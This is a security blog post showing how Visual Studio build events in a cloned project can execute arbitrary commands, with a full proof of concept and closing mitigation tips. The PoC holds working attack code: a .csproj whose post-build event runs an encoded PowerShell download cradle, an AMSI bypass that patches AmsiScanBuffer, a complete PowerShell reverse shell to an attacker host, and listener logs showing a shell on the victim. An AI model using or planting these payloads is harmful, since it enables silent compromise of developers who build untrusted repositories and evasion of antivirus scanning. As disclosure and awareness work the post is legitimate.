


Security Risks For Building Projects In Visual Studio

 incendium.rocks/posts/Security-Risks-For-Building-Projects-in-Visual-Studio

Remco van der Meer

October 22, 2023



Build events in Visual Studio can be dangerous

It is very easy to clone a GitHub repository to Visual Studio, build it and use it. Who even cares about the source code right? Well, you should. After reading this blog you may want to reconsider building the program without checking it first.

How does Visual Studio build a program?

To get a better understanding about the dangers of building a program in Visual Studio, we need to first understand how Visual Studio (VS) actually builds your program.

Visual Studio uses a process called the MSBuild system to build projects. When you initiate a build within Visual Studio, here's a basic breakdown of what happens:

1. **Solution File:** Visual Studio organizes projects within a solution. When you build the solution, VS uses the solution file (.sln) to understand the projects it needs to build.
2. **Project Files:** Each project within the solution has its own project file (.csproj for C# projects, .vcxproj for C++ projects, etc.). These files contain configurations, references, compiler options, and more.

3. **MSBuild:** Visual Studio leverages MSBuild, which is a build platform used for compiling applications. MSBuild reads the project files, resolves dependencies, and orchestrates the build process.
4. **Tasks:** MSBuild executes a series of tasks to build the project. These tasks include tasks for compilation, resolving references, running preprocessors, etc. Tasks can be customized or extended using MSBuild targets.
5. **Output:** Once the build process completes, it generates the output files (executables, libraries, etc.) according to the configurations specified in the project files.

```
<PropertyGroup>
  <PreBuildEvent />
  <PostBuildEvent>
    echo TargetPath $(TargetPath)
  </PostBuildEvent>
</PropertyGroup>
```

More about Understanding the Build Process: [**https://learn.microsoft.com/en-us/aspnet/web-forms/overview/deployment/web-deployment-in-the-enterprise/understanding-the-build-process](https://learn.microsoft.com/en-us/aspnet/web-forms/overview/deployment/web-deployment-in-the-enterprise/understanding-the-build-process)

PropertyGroup element

In MSBuild, the PropertyGroup element is a fundamental building block within a project file (.csproj, .vcxproj, etc.) that defines a collection of properties. These properties can include various settings, configurations, or values used during the build process.

<https://learn.microsoft.com/en-us/visualstudio/msbuild/propertygroup-element-msbuild?view=vs-2022>

Build events


A build event is a command that MSBuild performs at a particular stage in the build process. These events allow developers to incorporate additional tasks or actions before or after the actual compilation and building of the project.

There are primarily four types of build events in MSBuild:

1. **Pre-build event:** Executed before the build process begins. Developers can use this event to perform actions like copying files, generating code, setting up environment variables, etc., necessary for the build.
2. **Post-build event:** Occurs after the build process completes. Actions such as copying the compiled output to specific directories, running tests, creating installers, or performing cleanup tasks are commonly performed during post-build events.

3. **Pre-link event (C++ projects):** Specific to C++ projects, this event occurs before the linker is invoked. Developers can perform custom actions before the linking phase, like modifying object files, updating resources, etc.
4. **Post-compile event (C++ projects):** Similar to the post-build event but specific to C++ projects, this event happens after compilation but before linking. Actions performed here might include additional processing on compiled files before the linking phase.

Example:



Some of you will already see how this could potentially be harmful. If the build events execute commands or scripts that are not properly validated or sanitized, it could introduce security vulnerabilities. For instance, if the build event triggers scripts that download and execute external code from malicious sources, it can pose a significant security risk.

Proof of Concept : Getting a reverse shell

For this PoC, I used a Windows 10 version 22H2 machine with Windows Defender + Firewall turned **ON**. I used a private GitHub repository to host my malicious repository that I can clone to VS. The VS version is “Microsoft Visual Studio Community 2022 (64-bit) - Current Version 17.8.0”.

csproj file

```
<Project Sdk="Microsoft.NET.Sdk">
  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
    <PostBuildEvent>powershell.exe -e
SQBFAFgAIAAoACgATgBlAHcALQBPAGIAagBLAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBwAHQAKQAuAEQAbwB
3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxAC4AMQAzADAALwBhAG
0AcwBpAF8AYgB5AHAAYQBzAHMALgBwAHMMAMQAnACKAKQA=</PostBuildEvent>
  </PropertyGroup>
</Project>
```

The csproj file includes a base64 encoded PowerShell script that gets executed using powershell.exe. The base64 payload was generated using:

```
$payload = "IEX ((New-Object
Net.WebClient).DownloadString('http://10.10.1.130/amsi_bypass.ps1'))"
[convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("$payload"))
```

The payload actually uses a Invoke-Expression to invoke another PowerShell script that is hosted on a remote server. This script uses a AMSI bypass technique to bypass AMSI for the current process.

amsi_bypass.ps1

```
$a = 'System.Management.Automation.A';$b = 'ms';$u = 'Utils'
$assembly = [Ref].Assembly.GetType('{0}{1}{2}' -f $a,$b,$u)
$field = $assembly.GetField('{a{0}iInitFailed' -f $b),'NonPublic,Static')
$me = $field.GetValue($field)
$me = $field.SetValue($null, [Boolean]"hhfff")

IEX((New-Object
System.Net.WebClient).DownloadString('http://10.10.1.130/shell.ps1'))
```

As you can see, after bypassing AMSI for the current process, the script invokes yet another script. This is shell.ps1.

shell.ps1

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);
}
"@
```

Add-Type \$Win32


```
$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)

$LHOST = "10.10.1.130"; $LPORT = 443; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST,
$LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object
System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) {
$RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code =
([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and
$Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```

Shell.ps1 includes a technique to globally bypass AMSI. After doing so it will finally execute a reverse shell to the remote system listening on port 443 (HTTPS to also prevent firewall restrictions).

Cloning the repository

We copy the repository clone link to VS and click on “clone”:



Using Kali, I will setup a webserver running on port 80 and listen on port 443 for incoming connects using netcat:

```
Output
Show output from: Build
Build started...
1>----- Build started: Project: Visual, Configuration: Debug Any CPU -----
1>Skipping analyzers to speed up the build. You can execute 'Build' or 'Rebuild' command to run analyzers.
1>Visual -> C:\Users\Admin\source\repos\VS-RCE-PoC8\bin\Debug\net6.0\Visual.dll
1>#< CLIXML
1>True
```


After setting everything up, we can build the project and see what happens.

```
(kali@kali)-[~/blog/vscode]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.178.129 - - [21/Nov/2023 11:49:35] "GET /amsi_bypass.ps1 HTTP/1.1" 200 -
10.10.1.134 - - [21/Nov/2023 11:49:35] "GET /shell.ps1 HTTP/1.1" 200 -
```

No errors in VS or Windows Defender pop-ups. Let's take a look in Kali:

```
(kali@kali)-[~/blog/vscode]
$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.1.130] from (UNKNOWN) [10.10.1.134] 1777
whoami /all
USER INFORMATION
=====
User Name
=====
SID
=====
commando\admin S-1-5-21-851123
968-139615888-3707456575-1001
GROUP INFORMATION
=====
Type
=====
SID
=====
Group Name
=====
Attributes
=====
Everyone
Well-known group S-1-1-0 Mandatory group, E
nabled by default, Enabled group NT AUTHORITY\Local account and member of Administrators grou
p Well-known group S-1-5-114 Group used for deny only BUILTIN\Ad
ministrators Alias S-1-5-32-544 Group used
for deny only BUILTIN\Performance Log Users
Alias S-1-5-32-559 Mandatory group, Enabled by default, Enabled group BUI
LTIN\Users Alias S-1-5-32-545 Mand
atory group, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE
Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled gr
oup CONSOLE LOGON Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users
Well-known group S-1-5-11 Mandatory group, Enabled by default, Ena
bled group NT AUTHORITY\This Organization Well-known group S-1
-5-15 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account
Well-known group S-1-5-113 Mandatory group, Enabled by defau
lt, Enabled group LOCAL Well-known gr
oup S-1-2-0 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authent
ication Well-known group S-1-5-64-10 Mandatory group, Enabled b
y default, Enabled group Mandatory Label\Medium Mandatory Level Label
S-1-16-8192 PRIVILEGES INFOR
MATION
=====
Privilege Name
=====
Description
=====
State
=====
SeS
hutdownPrivilege Shut down the system Disabled SeChangeNotifyPrivil
ege Bypass traverse checking Enabled SeUndockPrivilege Remove
computer from docking station Disabled SeIncreaseWorkingSetPrivilege Increase a process worki
ng set Disabled SeTimeZonePrivilege Change the time zone Disa
bled
```

Both scripts got downloaded successfully. Let's take a look at our netcat listener:



We successfully gained access to the system with Windows Defender + Firewall enabled on a up-to-date Windows 10 machine.

Prevent building malicious programs

Build events are meant to be a VS functionality for developers. Disabling the build events is not a option since some programs require it build events to build the program properly. Although there are solutions to disable the events, it would be better to apply proactive measures and best practices:

- **Validate Inputs and Scripts:** Always validate inputs used in build events. Avoid directly incorporating user-provided or untrusted inputs in commands or scripts. Validate and sanitize inputs to prevent malicious code injection.
- **Restrict Permissions:** Limit the permissions granted to build events. Ensure that the build process has access only to the necessary resources and restrict unnecessary privileges.
- **Use Trusted Sources:** Avoid executing code or scripts from untrusted sources within build events. If external scripts or tools are necessary, ensure they come from reputable and trusted sources.
- **Education and Training:** Ensure that developers working on the project are aware of the risks associated with build events and are trained in secure coding practices. Promote a culture of security awareness within the development team.

- **Automated Builds in Secure Environments:** Consider setting up automated build processes in secure, isolated environments. These environments can have restricted access and controlled permissions, minimizing the impact of any potential malicious code.